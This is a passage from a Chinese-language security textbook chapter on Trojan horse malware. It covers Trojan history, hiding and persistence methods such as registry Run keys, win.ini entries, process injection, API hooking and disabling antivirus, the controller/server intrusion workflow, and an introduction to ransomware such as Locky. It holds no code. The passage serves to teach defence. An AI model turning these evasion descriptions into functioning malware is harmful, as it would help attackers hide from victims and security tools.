第3章　木马病毒

3.1　什么是木马病毒

《荷马史诗》中所描述的那场特洛伊战争想必很多读者都已经很熟悉了。传说古希腊士兵藏在木马内进入了特洛伊城，占领了敌方城市，取得了战争的胜利。这与中国的“明修栈道，暗渡陈仓”之计有着异曲同工之妙。

网络社会中的“特洛伊木马”并没有传说中的那样庞大，它们是一段精心编写的程序。与传说中的木马一样，它们会在用户毫不知情的情况下悄悄进入用户的计算机，窃取机密数据，甚至控制系统。

Trojan(特洛伊木马)病毒，也叫黑客程序或后门病毒，是隐藏在正常程序中的具有特殊功能的恶意代码，具备破坏和删除文件、窃取密码、记录键盘和攻击等功能，会使用户系统破坏甚至瘫痪。恶意的木马程序具备计算机病毒的特征，目前很多木马程序为了在更大范围内传播，会与计算机病毒相结合，因此木马程序也可以看作是一种伪装潜伏的网络病毒。

1986年，出现了世界上第一个计算机木马程序。它伪装成 Quick Soft 公司发布的共享软件 PC-Write 2.72 版，一旦用户运行，这个木马程序就会对用户的硬盘进行格式化。1989年出现的木马病毒更富有戏剧性，它竟然是通过线下邮件进行传播的。病毒的制造者将木马程序隐藏在含有治疗疾病的药品列表、价格、预防措施等相关信息的软盘中，以传统的邮政信件形式大量散发。如果邮件接收者浏览了软盘中的信息，木马程序就会伺机运行。它虽然不会破坏用户硬盘中的数据，但是会将用户的硬盘加密锁死，然后提示受感染的用户花钱解锁。

随着目前国内网络游戏和网上银行的兴起，以盗取网络游戏软件、QQ、网上银行的登录密码和账号为目的的木马病毒越来越猖獗。这些病毒利用操作系统提供的接口，在后台不停地监控这些软件的窗体。一旦发现登录窗体的时候就会找到窗体中的用户名和密码的输入框，然后窃取输入的密码和用户名。还有的木马会拦截计算机的键盘和鼠标的动作，只要键盘和鼠标被操作，病毒就会判断当前正在进行输入的窗体是否是特定软件的登录界面，如果，就将键盘输入的数据复制。还有的病毒会直接拦截，并窃取网络数据包中的密码和用户名。病毒窃取密码和用户名后会通过网络将窃取到的数据发送邮件到黑客的邮箱内，用以进行盗窃或网络诈骗。

木马病毒的兴起往往伴随着网络犯罪的发展和延伸，因此掌握木马病毒的防范技巧和知识就像是为计算机穿上了一层防弹衣，对阻止网络犯罪的蔓延和侵害发挥积极的作用。

3.2　木马病毒的特点及危害

木马病毒的危害在于它对计算机系统具有强大的控制和破坏能力。功能强大的木马程序一旦被植入目标计算机，木马的制造者就可以像操作自己的计算机一样控制服务器，甚至

可以远程监控用户的所有操作。在每年暴发的众多网络安全事件中，大部分网络入侵都是通过木马病毒进行的。即使是微软公司这样的大型软件企业也曾经遭到过蠕虫木马的入侵，导致部分产品源码的泄露。

木马病毒之所以能造成很大损失，根本原因在于其隐蔽性非常强。木马病毒的隐藏性也是病毒的最大特点。下面就对木马病毒的隐藏方式进行详细分析。

1. 将自己伪装成系统文件

木马病毒会想方设法将自己伪装成“不起眼”的文件或“正规”的系统文件并把自己隐藏在系统文件夹中，与正常系统文件混在一起。例如，把服务器端的文件命名为 Mircosoft.sys，病毒会故意将几个字母的顺序颠倒或写错，使一般用户很难发现，即便发现也会认为是微软自带的系统程序，从而丧失警惕。还有一些木马病毒将自己隐藏在任务栏里并隐藏自己的图标（如图 3-1 所示），伺机发作。上述这些手段，使一般用户很难注意到木马病毒的存在。

图 3-1　木马病毒将自己隐藏在任务栏里并隐藏自己的图标

2. 将木马病毒的服务器端伪装成系统服务

当用户的计算机被木马病毒入侵并被远程攻击或控制的时候，往往会出现系统运行变慢或某些应用程序无法正常运行等情况。这种情况的发生很容易被用户察觉。通常情况下，用户会按 Ctrl＋Alt＋Delete 组合键调用任务管理器查看进程。但是木马病毒会将自己伪装成“系统服务”，从而不出现在任务管理器中，逃过用户的检查。目前，大多数木马病毒的服务器端运行时都不会从任务管理器中被轻易查到。

3. 将木马程序加载到系统文件中

win.ini 和 system.ini 是两个比较重要的系统文件。win.ini 有两个重要的加载项："run="和"load=",它们分别担负着系统启动时自动运行和加载程序的功能。在默认情况下,这两项的值都应该为空。有一些木马病毒会隐藏在 win.ini 中,以便在系统启动时自动运行,如果发现在"run="和"load="后面有陌生的启动程序,例如,run=c:windows abc.exe 或 load=c:windows abc.exe,那么这个可疑的 abc.exe 很可能是木马程序。

有的木马病毒会隐藏在 system.ini 内[BOOT]子项的 Shell 启动项中,将 Explorer 变成病毒自己的程序名,从而在启动时伺机发作。用户可以在"开始"菜单中选中"运行"选项,在弹出的命令窗口中输入"msconfig",从弹出的对话框中查看自己的系统文件是否正常。

可以被 Windows 自动加载运行的文件还有 Winstart.bat。由于 Autoexec.bat 的功能可以由 Winstart.bat 代替完成,因此木马完全可以像在 Autoexec.bat 中那样被加载运行,所以危险性也非常大。

4. 充分利用端口隐藏

每台计算机都默认有 65536 个端口,但是常用的端口不到默认值的 1/3。由于占用常规端口会造成系统异常而引起用户警觉,因此病毒通常将自己隐藏在一些不常用的端口中,一般是 1024 以上的高端口。一些比较"高级"的木马程序具有端口修改功能,这就使用户的端口扫描变得像大海捞针一样困难。有些木马病毒甚至能够做到在与正常程序共用端口(例如 80 端口)的同时不影响程序的运行,这就更使用户防不胜防。

5. 隐藏在注册表中

注册表中含有 run 的启动项也是木马病毒经常隐藏的地方。例如 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion 下以 run 开头的键值,如图 3-2 所示。



图 3-2 注册表中含有"run"的启动项也是木马病毒经常隐藏的地方

此外,还有其他位置的键值也需要引起注意。例如 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion 下以 run 开头的键值;HKEY-USERS.\Default\Software\ Microsoft\Windows\CurrentVersion 下所有以 run 开头的键值,等等。

6. 自动备份

为了避免在被发现之后清除,有些木马会自动进行备份。这些备份的文件在木马被清

除之后激活，并再次感染系统。

7. 木马程序与其他程序绑定

现在，很多木马程序利用了一种称为文件捆绑机的工具，例如 exe-binder。这种工具可以把任意两个文件捆绑在一起，在运行时两个文件可以同时运行，但前台只能看见一个程序。例如，一些木马程序能够把它自身的 EXE 文件和服务器端的图片文件绑定，在用户看图片的时候，木马也不知不觉地侵入了用户的系统。如果木马程序绑定到系统文件，那么每一次 Windows 启动都会启动木马。



图 3-3 “灰鸽子”将自己的病毒体注入系统进程中的截图

8. 进程注入

木马病毒启动后会释放一个动态库文件，然后将这个动态库文件插入系统的进程体内运行。木马病毒的绝大部分功能全部包括在这个动态库中，在注入 DLL 文件之后，病毒的进程退出。这样在系统中就找不到病毒进程了，但是实际上很多的系统进程内部都有病毒模块在运行。这种病毒连防火墙都无法防范，这就是所谓进程注入技术，俗称“穿墙术”。

图 3-3 所示就是“灰鸽子”病毒将自己的病毒体注入系统进程中的截图。可以看到，病毒将自己的 DLL 部分注入了 IE 的进程中。在 WINNT 目录下也可以看到这几个文件。

9. 利用远程线程的方式隐藏

远程线程是 Windows 为程序开发人员提供的一种系统功能，这种功能允许一个进程（进程 *A*）在其他的进程（进程 *B*）空间中分配内存并且将自己的数据复制到其中，然后将复制的数据作为一个线程启动。如果复制的数据为病毒数据，那么进程 *B* 中就多出了一个新的线程——病毒线程，而且操作系统会认为这个病毒线程就是进程 *B* 的线程，线程所做的任何操作都会被记录为进程 *B* 的操作，这也是穿墙术的一种实现方法。

下面，通过比较图 3-4 和图 3-5 进行说明。图 3-4 所示（矩形标注处）是正常 IE 进程空间的内存情况，图 3-5 所示（矩形标注处）IE 进程的内存中多了一个 EXE 文件部分，这部分就是病毒体。

10. 通过拦截系统功能调用的方式来隐藏自己

系统功能调用是系统给应用程序提供的程序接口。例如，文件读写、文件搜索、进程遍历，包括杀毒软件的查杀毒功能等都需要系统调用的支持。病毒为了防止被发现就会设法接管这些系统调用，例如，病毒如果接管了文件打开操作，当杀毒软件调用打开文件操作时就会启动病毒代码，此时病毒判断当前打开的是否是病毒文件本身，如果不是，就去调用正确的系统调用；如果是病毒，病毒代码就会返回“文件不存在”的信息。这样杀毒软件就无法在系统中找到病毒文件，也就无法查杀病毒了。例如，“灰鸽子”病毒就是使用了这种方式来隐藏自己的，一旦病毒启动，病毒建立的注册表启动项、注册的系统服务、病毒的进程、病毒



图 3-4　正常进程空间的内存情况



图 3-5　IE 进程的内存中多了一个 EXE 文件部分

的文件都无法被正常发现，这就给病毒的排查带来很大困难。

11. 通过先发制人的方法攻击杀毒软件

还有的病毒不是使用隐藏的方式，而是先发制人，攻击杀毒软件。病毒启动后，先在进程中搜索国内外著名的反病毒软件的进程，找到后就将其停止并将相应的文件删除，将反病毒软件注册的系统服务删除等操作，以防止被反病毒软件发现并清除，俨然成了反病毒软件的卸载程序。

综上所述，如果没有服务器端的支持，木马病毒就无法达到远程控制和破坏的目的，所以木马病毒除了传播以外，首要目的就是将自己伪装和隐藏起来，以便在运行时不被用户发现。因此，隐藏性是木马病毒的最大特点。

3.3 木马病毒的结构和工作原理

计算机网络的发展给木马病毒的传播带来了极大的便利，使其传播速度和破坏范围大大增加。木马病毒使用 TCP/IP 网络技术，一般分为客户(Client)和服务器(Server)两部分。对于木马病毒而言，服务器和客户的概念与人们的通常理解有所不同。在一般的网络环境中，服务器(Server)往往是网络的核心，人们可以通过服务器对客户进行访问和控制，决定是否实施网络服务；而木马病毒恰恰相反，客户是控制端，扮演着服务器的角色，是使用各种命令的控制台，而服务器则是被控制端。木马病毒的制造者可以通过网络中的其他计算机任意控制服务器的计算机并享有服务器的大部分操作权限，利用控制端向服务器发出请求，服务器收到请求后会根据请求执行相应的动作，具体如下：

(1) 查看文件系统，修改、删除、获取文件；

(2) 查看系统注册表，修改系统设置；

(3) 截取计算机的屏幕显示并发给控制端；

(4) 查看、启动和停止系统中的进程；

(5) 控制计算机的键盘、鼠标或其他硬件设备的动作；

(6) 以本机为跳板，攻击网络中的其他计算机；

(7) 通过网络下载新的病毒文件。

一般情况下，木马程序在运行后，都会修改系统，以便在下一次系统启动时自动运行。修改系统的方法有下面几种：

(1) 利用 Autoexec. bat 和 Config. sys 进行加载；

(2) 修改注册表；

(3) 修改 win. ini 文件；

(4) 感染 Windows 的系统文件，以便进行自动启动并达到自动隐藏的目的。

3.3.1 木马病毒的结构

木马病毒一般由木马程序(服务器程序)、木马配置程序、控制程序 3 个部分组成，如图 3-6 所示。

1. 木马程序

木马程序也称作服务器程序，驻留在受害者的系统中，非法获取其操作权限，负责接收控制指令并根据指令或配置发送数据给控制端。

2. 木马配置程序

木马配置程序的作用是对木马程序的端口号、触发条件、木马名称等进行设置，使其在服务器端更隐蔽。有时，该配置功能被集成在控制程序菜单内，不再单独作为一个程序。



图 3-6　木马病毒的结构

3. 控制程序

控制程序控制远程木马服务器，有些控制程序集成了木马的配置功能。

有时木马配置程序和控制程序集成在一起，统称为控制端（客户）程序，负责配置服务器，给服务器发送指令，同时接收服务器传送来的数据。因此，一般的木马病毒都是 C/S 结构。

3.3.2　木马病毒的基本原理

木马病毒的基本原理体现在运用木马程序实施网络入侵的基本过程中。

1. 木马程序进行网络入侵的基本过程

用木马程序进行网络入侵，从过程上看大致可分为 6 步，如图 3-7 所示。



图 3-7　用木马程序进行网络入侵的基本步骤

（1）配置木马程序。一般而言，一个设计成熟的木马病毒都有木马配置程序，从具体的配置内容看，主要是为了实现以下两个功能。

① 伪装，即让木马在服务器上尽可能隐藏得更隐蔽。

② 信息反馈，即设置信息反馈的方式或地址。例如设置信息反馈的邮件地址、QQ 号等。在释放木马病毒之前可以配置木马程序，释放之后也可远程配置木马程序。

(2) 传播木马程序。传播木马程序就是利用各种传播方式，将配置好的木马程序传播出去。

木马程序常用的传播方式有以下几种。

① 以邮件附件的形式传播。控制端先将木马程序伪装之后添加到附件中再发送给收件人。

② 通过 QQ 等聊天工具传播。在进行聊天时，利用文件传送功能发送伪装过的木马程序给对方。

③ 通过 Web、FTP、BBS 等提供软件下载服务的网站传播。木马程序所占空间一般都非常小，只有几千字节到几十千字节，因此把木马程序捆绑到正常文件上，所以用户很难发现。有一些网站提供的下载软件被捆绑了木马程序，在用户执行这些下载的软件时，便运行了木马程序。

④ 通过一般的病毒和蠕虫传播。

⑤ 通过带木马程序的磁盘或光盘进行传播。

木马程序的传播介质越来越多。几乎网络上每个新功能的出现(例如 JavaScript、VBScript、ActiveX、XLM 等)都会导致木马的快速进化。例如，若在网页中添加脚本，打开网页的同时即可下载安装木马程序。木马程序也可以通过 Script、ActiveX 及 ASP、CGI 交互脚本的方式植入。由于微软公司的浏览器在执行 Script 脚本上存在一些漏洞，所以攻击者可以利用这些漏洞传播病毒和木马程序，甚至直接对浏览者的计算机进行文件操作等控制。如果攻击者有办法把木马可执行文件上载到被攻击主机的一个可执行目录夹里面，就可以通过编写 CGI 程序在该主机上执行木马程序。木马程序还可以利用系统的一些漏洞进行植入，例如针对微软 IIS 服务器的溢出漏洞，通过一个 IIS HACK 攻击程序就可以使它崩溃，并同时在被攻击服务器中运行远程木马的可执行文件。

(3) 运行木马程序。服务器的用户在运行了木马程序或被捆绑了木马的程序后，木马程序就会自动进行安装。木马程序可将自身复制到 Windows 的系统文件夹中(C:\windows、C:\Windows\System 或 C:\Windows\Temp)，或是在注册表、启动组、非启动组等位置设置木马的触发启动条件，完成木马服务器的安装。另一种木马程序运行的方式是附加或者捆绑在系统程序或者其他应用程序上，有时干脆替代它们。当运行这些系统程序的时候木马程序就会被激活，例如修改系统文件 explorer.exe，在其中加入木马程序。

当木马程序被激活后，便进入内存，开启并监听预先定义的木马端口，准备与控制端建立连接。

正常情况下，服务器用户用 netstat 查看端口状态，在脱机状态下是不会有端口开放的，如果有端口开放，就要可能感染了木马病毒。图 3-8 是计算机感染木马病毒后，用 netstat 查看端口的两个实例，其中，①是服务器与控制端建立连接时的显示状态，②是服务器与控制端还未建立连接时的显示状态。

(4) 信息反馈。一般来说，设计成熟的木马程序都有一个信息反馈机制。所谓信息反馈机制是指木马程序成功安装后会收集一些服务器端的软、硬件信息，并通过 E-mail，IRC



图 3-8　用 netstat 查看木马病毒打开的端口

或 ICO 的方式告知控制端攻击者。

从反馈信息中控制端可以知道服务器的一些软硬件信息，包括使用的操作系统、系统目录、硬盘分区情况、系统口令等，在这些信息中，最重要的是服务器 IP，因为只有得到这个参数，控制端才能与服务器建立连接。

(5) 建立连接。木马程序要建立连接首先必须满足两个条件：一是服务器已安装了木马程序；二是控制端和服务器都要在线。在此基础上，控制端可以通过木马端口与服务器建立连接，进而监控中了木马病毒的计算机。

控制端要与服务器建立连接必须知道服务器的木马端口和 IP 地址，由于木马端口是事先设定的，所以最重要的是如何获取服务器的 IP 地址。获取服务器的 IP 地址的方法主要有两种：IP 扫描和信息反馈。

① IP 扫描，如图 3-9 所示，因为服务器装有木马程序，所以它的木马端口 6063 是处于开放状态的，因此只要在控制端扫描 IP 地址段中 6063 端口开放的主机就可以了。例如图 3-9 中服务器的 IP 地址是 172.21.13.60，当控制端扫描到这个 IP 时发现它的 6063 端口是开放的，那么这个 IP 就会被添加到列表中。这时控制端就可以通过木马病毒的控制端程序向服务器发出连接信号，服务器中的木马程序在收到信号后立即进行响应。当控制端收到响应的信号后，开启一个随机端口 1742 与服务器的木马端口 6063 建立连接。此时，一个木马连接才算真正建立。实际上，要扫描整个 IP 地址段显然并不现实，一般来说，控制端都是先通过信息反馈获得服务器的 IP 地址，这样一来，虽然拨号上网的 IP 是动态的，即用户每次上网的 IP 都是不同的，但是这个 IP 是在一定范围内变动的。如图 3-9 所示，服务器的 IP 是 172.21.13.60，那么服务器上网 IP 的变动范围是 172.21.000.000～172.21.255.255，所以每次控制端只要搜索这个 IP 地址段就可以找到服务器了。

② 信息反馈方式。此种方式是由感染了木马病毒的主机主动通知攻击者，从而获取到所需信息。木马服务器通知攻击者的方式主要有两种：一是发送 E-mail 或 ICQ/QQ 即时消息，宣告自己当前已成功接管的计算机，例如“广外女生”“冰河”；二是使用 UDP(用户报文协议)或者 ICMP(Internet 控制消息协议)，将服务器 IP 地址通过免费主页空间中转到控制端，例如“网络神偷”。使用 E-mail 或即时消息的方式，对攻击者来说并不是最好的选择，因为如果被发现，就可以通过这个邮件地址找出攻击者。

当木马服务器启动之后，它还可以直接与攻击者计算机上运行的控制端程序通过预先定义的端口进行通信。这也是用户的计算机连接网络之后，存在陌生程序主动连接网络的原因之一。



图 3-9　木马病毒的控制端与服务器连接的建立

(6) 远程控制。木马连接建立后,控制端的端口和服务器木马端口之间会出现一条通道,如图 3-10 所示。控制端程序可借助这条通道与服务器上的木马程序取得联系并通过木马程序对服务器进行远程控制,实现的远程控制就如同本地操作。



图 3-10　木马通道与远程控制

2. 木马程序的基本原理

大多数木马病毒包括客户和服务器两个部分,也就是说,木马程序其实是一个客户-服务器程序。攻击者通常利用绑定程序(exe-binder)将木马服务器绑定到某个合法软件上,诱使用户运行合法软件。只要用户运行该软件,木马服务器就在用户毫无察觉的情况下完成了安装过程。

攻击者要远程监视、控制服务器,就必须先建立木马连接,而建立木马连接,就必须先知道网络中哪一台计算机感染了木马病毒。攻击者可以利用端口扫描工具进行端口扫描,也可采用信息反馈方式。

获取到木马服务器的信息之后,即可建立木马服务器和客户程序之间的联系通道,攻击者就可以利用客户程序向服务器程序发送命令,达到操控用户计算机的目的。

木马攻击者既可以随心所欲地查看已被入侵的计算机,也可以用广播方式发布命令,指示所有在他控制下的中毒计算机一起行动,或者向更广的范围传播,甚至做其他危险的事情。实际上,只要用一个预先定义好的关键词,就可以让所有被入侵的计算机格式化自己的硬盘或者向另一台主机发起攻击。攻击者经常会用木马控制大量的计算机,然后针对某一要害主机发起分布式拒绝服务攻击(DDoS)。当察觉到问题时,真正的攻击者早已溜之大吉。

3.4 典型的木马病毒解析

3.4.1 勒索软件的简介

有些软件运行于终端设备，通过技术手段，对终端的使用权或终端中的数据进行绑架，受害者支付赎金后才可解除，重新获得终端使用权或得到还原后的数据。这类恶意软件，可以称为“勒索软件”或“敲诈软件”。

勒索软件起源较早，最早于 1996 年。初期以数据绑架为主，多采用公开或私有的对称加密算法，安全公司可通过对勒索软件本身进行逆向分析，提取到密钥或还原出解密算法，对数据进行技术还原。

2011 年，兴起过以“锁屏”等手段为主的绑架勒索软件，如图 3-11 所示。感染此类勒索软件后，受害者的计算机通常会被“锁定”（禁用鼠标、键盘），并出现虚假提示，恐吓受害者，例如以 FBI 或警察局的身份提示受害者计算机被锁定，如图 3-12 所示。



图 3-11　以“锁屏”等手段为主的绑架勒索软件



图 3-12　以 FBI 或警察局的身份提示受害者计算机被锁定

近些年随着互联网的快速发展，互联网化的数据绑架类勒索软件逐渐成为主流，其主要技术特征如下。

（1）采用非对称加解密算法（RSA 算法）加密受害者的数据。

(2) 加密数据使用的公钥通过互联网分发,私钥由攻击者掌握。

(3) 传统支付手段改为比特币,赎金流向难以追溯。

(4) 使用失陷主机、TOR 网络、Whois 隐私保护等手段藏匿真实主机身份。

通过非对称加解密算法的使用以及基于互联网的公钥分发机制,攻击者完全掌握了加密后的数据的所有权,在获得对应的私钥之前,几乎无法将数据解密。通过比特币支付赎金、使用失陷主机作为勒索软件下载站和 HTTP 通信代理、使用 TOR 网络藏匿解密站点等手段,使得攻击者藏匿于互联网世界,无法对其进行有效的追溯,形成了一个较为完美的互联网化的数字勒索模型。这类勒索软件的典型代表有 Crypt-Locker、CTB-Locker,Tesla-Crypt 和 Locky。

3.4.2 典型的互联网化勒索软件——Ransom.Locky 分析

1. 基本名词

(1) 加密器:这是一种完成勒索软件的核心勒索手段,是一种文件数据加密程序。

(2) 分发站(下载):提供加密器的网站,这些网站通常是遭控制的失陷主机。

(3) 下载器:专门用来下载另一个恶意软件的恶意软件。

(4) 解密站:用户支付赎金后,用来下载对应解密器的网站,即获取私钥的网站。

(5) C&C(命令与控制)代理:加密器通过这个代理站点,与解密站进行通信。

(6) 解密器:用于解密被加密的文档。

2. Ransom.Locky 简介

